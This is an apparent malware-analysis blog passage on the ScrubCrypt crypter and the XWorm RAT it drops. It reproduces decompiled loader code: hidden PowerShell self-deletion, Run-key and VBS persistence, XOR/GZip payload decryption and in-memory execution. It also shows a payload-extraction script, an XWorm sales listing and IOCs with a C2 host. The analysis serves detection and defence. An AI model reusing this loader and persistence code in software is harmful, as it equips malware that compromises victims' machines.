
I've opened up the binary in DnSpy and found out it's obfuscated **(for the sake of not making this blog too much long, i will skip the deobfuscation process of this binary as it's the same we did with the previous one)**

The clear code:

```
internal class c000002
{
    // Token: 0x06000002 RID: 2 RVA: 0x000020CC File Offset: 0x000002CC
    private static void Main()
    {
        Process currentProcess = Process.GetCurrentProcess();
        File.SetAttributes(currentProcess.MainModule.FileName, FileAttributes.Hidden | FileAttributes.System);
        string text = currentProcess.MainModule.FileName.Replace(".bat.exe", ".bat");
        c000002.m000002(currentProcess.Id);
        bool flag;
        c000002.f000001 = new Mutex(false, "iJOMzLdJpA", out flag);
        if (!flag)
        {
            Environment.Exit(1);
        }
        if (!c000002.m000007(Path.ChangeExtension(text, null)))
        {
            c000002.m000003(text);
        }
        byte[] array = c000002.m000005(c000002.m000004(c000002.m000006("P"), "aZAZGrVOlgDxdyHvNzxAcXRlcnuJCRId"));
        MethodInfo entryPoint = Assembly.Load(array).EntryPoint;
        try
        {
            entryPoint.Invoke(null, new object[] { new string[0] });
        }
        catch
        {
            entryPoint.Invoke(null, null);
        }
    }
```

Persistence & Execution[Permalink]

Now that we have the clean code, we can go thorugh what the binary actually does, firstly thing that I've noticed (that eventually led me to finding the ScrubCrypt origin) is the name of the binary `SCRUBCRYPT`



After that I've started to searching for it's origin but this will be explained later.
The binary does two main things:

- **Persistence:** Once the program executed it will create a powershell task to delete the binary file from the victim's computer once the execution of the program is done.

```
private static void m000002(int p0)
{
    Process.Start(new ProcessStartInfo
    {
        Arguments = "\"$a = [System.Diagnostics.Process]::GetProcessById(" + p0 + ");$b = $a.MainModule.FileName;$a.WaitForExit();Remove-Item -Force -Path $b;\"",
        WindowStyle = ProcessWindowStyle.Hidden,
        FileName = "powershell.exe",
        UseShellExecute = true
    });
}
```

Then the program creates a Mutex (`iJOMzLdJpA` , if the mutex already taken it will terminate itself)

```
bool flag;
c000002.f000001 = new Mutex(false, "iJOMzLdJpA", out flag);
if (!flag)
{
    Environment.Exit(1);
}
```

The program will then lookup in the registry and in the startup folder whether or not a persistence for the binary was laready made.

```
private static bool m000007(string p0)
{
    foreach (string text in new string[] { "Software\\Microsoft\\Windows\\CurrentVersion\\Run", "Software\\Microsoft\\Windows\\CurrentVersion\\RunOnce" })
    {
        using (RegistryKey registryKey = Registry.CurrentUser.OpenSubKey(text))
        {
            foreach (string text2 in registryKey.GetValueNames())
            {
                if (((string)registryKey.GetValue(text2)).Contains(p0))
                {
                    return true;
                }
            }
        }
    }
    return p0.IndexOf(Environment.GetFolderPath(Environment.SpecialFolder.Startup), StringComparison.OrdinalIgnoreCase) == 0;
}
```

If the program couldn't find any persistence related to the binary it will create its own persistence by creating two files in the **appdata folder** one file is a **.bat** file with the content of the initial batch file and second file which is a **.vbs** file that will execute the **.bat** file; a registry key will be created under `HKCU\Software\Microsoft\Windows\CurrentVersion\Run` which will execute the **.vbs** file once the system is rebooted, the mutex then will be released and the program will execute itself again.

```
private static void m000003(string p0)
{
    string text = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\dEwbycmIkb.bat";
    string text2 = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\dEwbycmIkb.vbs";
    File.WriteAllText(text2, "CreateObject(\"WScript.Shell\").Run \"\"\"" + text + "\"\"\",0,False");
    string text3 = "wscript.exe \"" + text2 + "\"";
    RegistryKey registryKey = Registry.CurrentUser.OpenSubKey("Software\\Microsoft\\Windows\\CurrentVersion\\Run", true);
    registryKey.SetValue("RurtimeBroker_dEwbycmIkb", text3);
    registryKey.Dispose();
    if (p0.IndexOf(text, StringComparison.OrdinalIgnoreCase) == 0)
    {
        return;
    }
    File.Copy(p0, text, true);
    c000002.f000001.Dispose();
    Process.Start(text2);
    Environment.Exit(1);
}
```

- **Execution:** After the program was restarted and confirmed its own persistence it will execute the final payload which is stored encrypted in the binary resources:

```
byte[] array = c000002.m000005(c000002.m000004(c000002.m000006("P"), "aZAZGrVOlgDxdyHvNzxAcXRlcnuJCRId"));
private static byte[] m000006(string p0)
{
    Assembly executingAssembly = Assembly.GetExecutingAssembly();
    MemoryStream memoryStream = new MemoryStream();
    Stream manifestResourceStream = executingAssembly.GetManifestResourceStream(p0);
    manifestResourceStream.CopyTo(memoryStream);
    manifestResourceStream.Dispose();
    byte[] array = memoryStream.ToArray();
    memoryStream.Dispose();
    return array;
}
```

The encrypted data is simply **Xor'ed** with a **32 byte long key** (in this case: `aZAZGrVOlgDxdyHvNzxAcXRlcnuJCRId`); After the xor operation the program will decompress the payload out of the xor'ed archive.

```
private static byte[] m000004(byte[] p0, string p1)
{
    for (int i = 0; i < p0.Length; i++)
    {
        p0[i] = (byte)((char)p0[i] ^ p1[i % p1.Length]);
    }
    return p0;
}
private static byte[] m000005(byte[] p0)
{
    MemoryStream memoryStream = new MemoryStream(p0);
    MemoryStream memoryStream2 = new MemoryStream();
    GZipStream gzipStream = new GZipStream(memoryStream, CompressionMode.Decompress);
    gzipStream.CopyTo(memoryStream2);
    gzipStream.Dispose();
    memoryStream2.Dispose();
    memoryStream.Dispose();
    return memoryStream2.ToArray();
}
```

Then the program will load the final payload and invoke its `EntryPoint`:

```
MethodInfo entryPoint = Assembly.Load(array).EntryPoint;
try
{
    entryPoint.Invoke(null, new object[] { new string[0] });
}
catch
{
    entryPoint.Invoke(null, null);
}
```

I've created a small script that will extract the resource from the binary, xor it and will save the final payload archive:

```
 import dnfile
from binascii import hexlify

FILEPATH = '/Users/igal/malwares/Scrub Crypt/4 - scrubcrypt binary.bin'
XOR_KEY = 'aZAZGrVOlgDxdyHvNzxAcXRlcnuJCRId'

def xor_helper(to_xor, key):
    key_len = len(key)
    decoded = []
    for i in range(0,len(to_xor)):
        decoded.append(to_xor[i] ^ key[i % key_len])
    return bytes(decoded)

pe = dnfile.dnPE(FILEPATH)

for rsrc in pe.net.resources:
    rsrc_data = xor_helper(rsrc.data, XOR_KEY.encode())
```


```
file_path = '/Users/igal/malwares/Scrub Crypt/final_payload'
fo = open('{0}.gz'.format(file_path),'wb').write(rsrc_data)
```

The Final Payload[Permalink]


The purpose of the blog is mainly to cover the crypter but because the final payload being delivered by the crypter is pretty unknown we will cover it in few sentences.

Static Information[Permalink]

- **Sha256:** 814187405811f7d0e9593ae1ddf0a43ccbd9e8a37bee7688178487eeef3860c6
- **VT Detection:** 41/71 (Link)



Opening the binary in DnSpy we can see that the binary name is `XWormClient`



By quick analyzing it, the malware is `Xworm RAT` which is selled on underground forums for a price tag of **100$**

EvilCoder

EvilCoder

XWorm V2.2

Product sold 22 times ★5 (9 reviews)

| XWorm V2.2 |

Builder :

- | Schtasks - Startup - Registry |
- | AntiAnalysis - USB Spread - Icon - Assembly |
- | Icon Pack |

Connection :

- | Stable Connection - Encrypted Connection |

Tools :

- | Icon Changer - Multi Binder [Icon - Assembly] |
- | Fud Downloader [HTA-VBS-JS-WSF] - XHVNC - BlockClients |

Features :

- Information
- Monitor [Mouse - Keyboard - AutoSave]
- Run File [Disk - Link - Memory - Script - RunPE]
- WebCam [AutoSave]
- Microphone
- System Sound
- Open Url [Visible - Invisible]
- TCP Connections
- ActiveWindows
- Process Manager
- Clipboard Manager
- Shell
- Installed Programs
- DDos Attack
- VB.Net Compiler
- Location Manager [GPS - IP]
- File Manager
- Client [Restart - Close - Uninstall - Update - Block - Note]

Purchase

1 +


Stock ∞

Subtotal $100.00

Buy Now


Apply a Coupon

The malware is created by the **EvilCoder Project** and their post thread can be found in Cracked.io forum:




ScrubCrypt Origin[Permalink]

Now that we've covered the campaign, we can talk about the origin of the crypter.
The crypter is being sold on Hackforums (as mentioned on the beginning of the blog) for about **40$** (for 1 month sub)
When I was investigating **ScrubCrypt** I was suspecting that the crypter is a simple copycat of a well known Batchfuscator crypter **Jlaive** (Github).
After reading some customers comments on the Hackforums post I've stumbled upon this comment:



Which followed up with answer from **Chash** (Jlaive crypter developer):



ConclusionPermalink

In this blogpost we went over the execution pattern of the recent rebranded Jlaive crypter, which eventually executes a RAT type malware from the Xworm family.

ScrubCrypt was created for marketing reasons and keeping the name of the "Jlaive" crypter alive.
Hopefully this blog tought you all of you some new tricks :)

IOC's:Permalink

- **Samples:**

    - LEPRFQAV04,pdf.001 - 28d6b3140a1935cd939e8a07266c43c0482e1fea80c65b7a49cf54356dcb58bc
    - LEPRFQAV04,pdf.bat - 04ce543c01a4bace549f6be2d77eb62567c7b65edbbaebc0d00d760425dcd578
    - amsi & etw.bin - 05eac401aa9355f131d0d116c285d984be5812d83df3a297296d289ce523a2b1
    - scrubcrypt binary.bin - ad13c0c0dfa76575218c52bd2a378ed363a0f0d5ce5b14626ee496ce52248e7a
    - xworm.bin - 814187405811f7d0e9593ae1ddf0a43ccbd9e8a37bee7688178487eeef3860c6
- **C2:**
    - hurricane.ydns.eu:2311

References:Permalink

- ScrubCrypt selling thread
- ScrubCrypt shop
- Jlaive Crypter Git
- Xworm selling thread
- Xworm shop
- Xworm cracked version
- RastaMouse AMSI POC
- XPN ETW blog
- XPN ETW POC
- Simple assembly explorer
- De4Dot
